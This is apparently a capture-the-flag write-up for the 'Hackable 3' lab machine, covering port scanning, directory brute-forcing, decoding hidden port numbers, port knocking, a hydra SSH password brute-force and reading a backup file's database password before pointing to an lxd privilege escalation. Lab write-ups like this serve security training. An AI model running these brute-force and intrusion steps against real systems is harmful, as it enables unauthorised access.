

Hackable 3 Writeup

by: Netkiller

1-Scanning the target


```
~: zsh — Konsole
Archivo  Editar  Ver  Marcadores  Complementos  Preferencias  Ayuda

(netkiller@kali)-[~]
$ nmap -p- 10.42.0.120
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-03 08:24 CST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.42.0.120
Host is up (0.00019s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 1.37 seconds

(netkiller@kali)-[~]
$
```

We found only a web service on port 80
There is a very simple web.



In that comment we can deduce that there is a user jubiscleudo, it also suggests that the server is protected by a knocking security (https://en.wikipedia.org/wiki/Port_knocking)
Now we have to find hints about the ports that we have to "knock".
And also we have to find a .jpg file.

2-Dirbusting

(No screenshots available) We found interesting files and folders dirbusting with the common wordlist (dirb <http://ip>)



Index of /backup

Name	Last modified	Size	Description
Parent Directory	-		
wordlist.txt	2021-04-23 16:03	2.3K	

Apache/2.4.46 (Ubuntu) Server at 10.42.0.120 Port 80




Wordlist in /backup (it will be useful later)



MTAwMDA=




A base64 string in /config/1.txt (decoded:10000)



a brainfuck coded string in /css/2.txt (decoded: 4444) (decoded by: <https://dcode.fr>)

(Missing screenshot here)


We found also a 3.jpg (dirbusting)



Using steghide we found another number (65535)

3-Knocking

We have 3 numbers (ports, maybe) and a possible order (1.txt, 2.txt, 3.jpg)



```
(netkiller@kali)~$ nmap -p- 10.42.0.120
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-03 11:16 CST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.42.0.120
Host is up (0.00033s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http


Nmap done: 1 IP address (1 host up) scanned in 1.42 seconds

(netkiller@kali)~$
```

when we knock the ports in that order... there it's, a hidden ssh.

4-Bruteforcing the ssh login

We can use hydra, msfconsole or other tool for brute-force. Remember try it with the username jubiscleudo and the looted wordlist.





```
(netkiller@kali)~$ hydra -l jubiscleudo -P wordlist.txt 10.42.0.120 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway)

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-03 11:24:32
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the t
asks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 300 login tries (l:1/p:300), ~19 tries per task
[DATA] attacking ssh://10.42.0.120:22/

Uso de memoria
60.4%
Usada 4.6 GiB
Total 7.7 GiB

Velocidad de la red
456 B/s
342 B/s
228 B/s
114 B/s
0 B/s
Descarga 0 B/s
Envío 0.0 B/s
```



5-Getting user privileges

Exploring in the www server, we found a hidden backup file with a password.

```
(jubiscleudo) 10.42.0.120 — Konsole
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jubiscleudo@ubuntu20:/var/www/html$ ls -la
total 124
drwxr-xr-x 8 root    root      4096 Jun 30  2021 .
drwxr-xr-x 3 root    root      4096 Apr 29  2021 ..
-rw-r--r-- 1 www-data www-data 61259 Apr 21  2021 3.jpg
drwxr-xr-x 2 www-data www-data 4096 Apr 23  2021 backup
-r-xr-xr-x 1 www-data www-data 522 Apr 29  2021 backup_config.php
drwxr-xr-x 2 www-data www-data 4096 Apr 29  2021 config
-rw-r--r-- 1 www-data www-data 507 Apr 23  2021 config.php
drwxr-xr-x 2 www-data www-data 4096 Apr 21  2021 css
-rw-r--r-- 1 www-data www-data 11327 Jun 30  2021 home.html
drwxr-xr-x 2 www-data www-data 4096 Apr 21  2021 imagens
-rw-r--r-- 1 www-data www-data 1095 Jun 30  2021 index.html
drwxr-xr-x 2 www-data www-data 4096 Apr 20  2021 js
drwxr-xr-x 5 www-data www-data 4096 Jun 30  2021 login_page
-rw-r--r-- 1 www-data www-data 487 Apr 23  2021 login.php
-rw-r--r-- 1 www-data www-data 33 Apr 21  2021 robots.txt
jubiscleudo@ubuntu20:/var/www/html$ cat .backup_config.php
<?php
/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'hackable_3');
define('DB_PASSWORD', 'Te0LL3D_3');
define('DB_NAME', 'hackable');

/* Attempt to connect to MySQL database */
$conexao = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);

// Check connection
if($conexao == false){
    die("ERROR: Could not connect. " . mysqli_connect_error());
} else {
}
?>
jubiscleudo@ubuntu20:/var/www/html$
```

```
(hackable_3) 10.42.0.120 — Konsole
Archivo  Editar  Ver  Marcadores  Complementos  Preferencias  Ayuda
hackable_3@ubuntu20:~$ id
uid=1000(hackable_3) gid=1000(hackable_3) groups=1000(hackable_3),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
hackable_3@ubuntu20:~$
```

Now we have basic user privileges, now, we have to get the root using the lxd group. To do that we can read this article:

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe/lxd-privilege-escalation>